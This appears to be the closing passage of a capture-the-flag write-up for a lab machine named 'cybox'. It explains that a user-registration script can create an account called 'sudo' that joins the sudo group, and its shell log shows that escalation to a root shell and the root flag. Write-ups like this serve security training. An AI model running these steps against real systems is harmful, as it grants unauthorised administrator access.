/bin/chown "$USERNAME":"$USERNAME" /home/"$USERNAME"/Maildir/ -R 2>/dev/null

if [ $? -eq 0 ]; then
    /bin/echo -e "$USERNAME@cybox.company has been created successfully. The credentials
are $USERNAME:$USERNAME. You should change your default password for security."
else
    /bin/echo -e "The string must contain a maximum of 32 characters."
fi
```

The line with the `/usr/sbin/groupadd "$USERNAME" 2>/dev/null` of the register script is vulnerable. Because creates a user from the parameter that we give and this is added to the group with the same name. So, we are able to create a user named sudo which will belong to the sudo group.

Twitter : @AL1ENUM
Name : alienum

```
daemon@cybox:/opt$ ls
ls
bitnami register registerlauncher
daemon@cybox:/opt$ ./registerlauncher sudo
./registerlauncher sudo
sudo@cybox.company has been created successfully. The credentials are sudo:sudo. You should change your
default password for security.
daemon@cybox:/opt$ su sudo
su sudo
Password: sudo
```

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

```
sudo@cybox:/opt$ sudo -l
sudo -l
[sudo] password for sudo: sudo
```

Matching Defaults entries for sudo on cybox:

```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User sudo may run the following commands on cybox:

```
(ALL : ALL) ALL
daemon@cybox:/opt$ sudo -u root /bin/bash
sudo -u root /bin/bash
root@cybox:/opt#
```

Root.txt

```
root@cybox:/root# id
id
uid=0(root) gid=0(root) groups=0(root)
root@cybox:/root# cat root.txt ; echo 'alienum'
cat root.txt ; echo 'alienum'
4c0183fdd736e2b8fb3f57ddbfa8ce36
alienum
root@cybox:/root# █
```